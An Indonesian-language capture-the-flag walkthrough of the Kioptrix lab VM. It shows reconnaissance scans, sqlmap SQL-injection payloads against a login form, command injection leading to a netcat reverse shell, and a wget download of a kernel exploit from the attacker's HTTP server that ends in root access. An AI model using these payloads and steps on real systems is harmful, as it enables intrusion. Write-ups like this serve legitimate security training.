Kioptrix level 1


Reja Revaldy F

Penyelesaian


$ sudo netdiscover

IP Machine : 192.168.1.102


$ nikto -h 192.168.1.102



$ nmap -sV -A 192.168.1.102




Karena mysql portnya terbuka dan terdapat form input di laman httpnya maka saya coba lakukan sql injection menggunakan sqlmap.



Hasil intercept dari burpsuite, lalu saya save as item.

$ sqlmap -r “file.txt” –level=3 –risk=3




Berikut payload yang saya dapatkan

Parameter: psw (POST)


Type: boolean-based blind

Title: OR boolean-based blind - WHERE or HAVING clause

```
      Payload: uname=admin&psw=-2567' OR 2506=2506--
rwXJ&btnLogin=Login

      Type: time-based blind
      Title: MySQL < 5.0.12 AND time-based blind (BENCHMARK)
      Payload: uname=admin&psw=admin' AND
7480=BENCHMARK(5000000,MD5(0x70454676))-- BmAQ&btnLogin=Login

Parameter: uname (POST)
      Type: boolean-based blind
      Title: OR boolean-based blind - WHERE or HAVING clause
      Payload: uname=-1580' OR 5629=5629--
GBLL&psw=admin&btnLogin=Login

      Type: time-based blind
      Title: MySQL < 5.0.12 AND time-based blind (BENCHMARK)
      Payload: uname=admin' AND
7016=BENCHMARK(5000000,MD5(0x69485050))--
kTpG&psw=admin&btnLogin=Login
```




Lalu kita berhasil login.




Disini saya coba sisipkan command biasa dan berhasil, lalu saya mencoba untuk mencari reverse shell yang bisa dijalankan. lalu saya mendapatkan website ini "https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet"

Langsung saja saya sesuaikan dengan ip saya



Dan berhasil, langsung saja saya coba spawning bash, karena python tersedia maka saya spawn bash melalui python




https://sushant747.gitbooks.io/total-oscp-guide/content/spawning_shells.html

```
┌─[✗]─[parrot@parrot]─[~/CTF/kioptrix-2]
└──╼ $nc -lvnp 3333
listening on [any] 3333 ...
connect to [192.168.1.8] from (UNKNOWN) [192.168.1.102] 32771
bash: no job control in this shell
bash-3.00$ which python
/usr/bin/python
bash-3.00$ python -c 'import pty; pty.spawn("/bin/sh")'
sh-3.00$ ls
ls
index.php  pingit.php
sh-3.00$
```

```
cat /proc/version
Linux version 2.6.9-55.EL (mockbuild@builder6.centos.org) (gcc version 3.4.6 20060404 (Red Hat 3.4.6-8)) #1 Wed May 2 13:52:16 EDT 2007
sh-3.00$
```


Disini linux yang digunakan adalah linux versi 2.6.9 , langsung saja saya cari di exploit db, dan menemukan beberapa exploitnya "https://www.exploit-db.com/exploits/50135"




```
┌─[✗]─[parrot@parrot]─[~/CTF/kioptrix-2]
└──╼ $history | grep python3
  113  python3 convertme.py
  290  python3 -m 192.168.1.9
  291  python3 -m 192.168.1.9 8000
  292  python3 -m http.server 8080
  293  python3 -m http.server 3030
  296  python3 -m http.server 3030
  326  history | grep python3
┌─[parrot@parrot]─[~/CTF/kioptrix-2]
└──╼ $python3 -m http.server 3030
Serving HTTP on 0.0.0.0 port 3030 (http://0.0.0.0:3030/) ...
192.168.1.10 - - [28/Jun/2023 17:24:32] "GET /exploit.c HTTP/1.0" 200 -
```


```
/bin/bash 94x20
┌─[parrot@parrot]─[~/CTF/kioptrix-2]
└──╼ $ls
exploit.c  intercept.txt
┌─[parrot@parrot]─[~/CTF/kioptrix-2]
└──╼ $
```

Disini saya menjalankan server menggunakan python agar mesin yang kita serang kita bisa melakukan get terhadap file exploit di mesin kita.



Disini karena di direktori biasa saya tidak memiliki akses, maka saya melakukan get exploit di “/tmp/”.

$ wget 192.168.1.9:3030/exploit.c



Langsung saja saya eksekusi exploitnya.

```
sh-3.00$ ./exploit
./exploit
sh-3.00# whoami
whoami
root
sh-3.00#
```

Dan saya berhasil mendapatkan akses rootnya.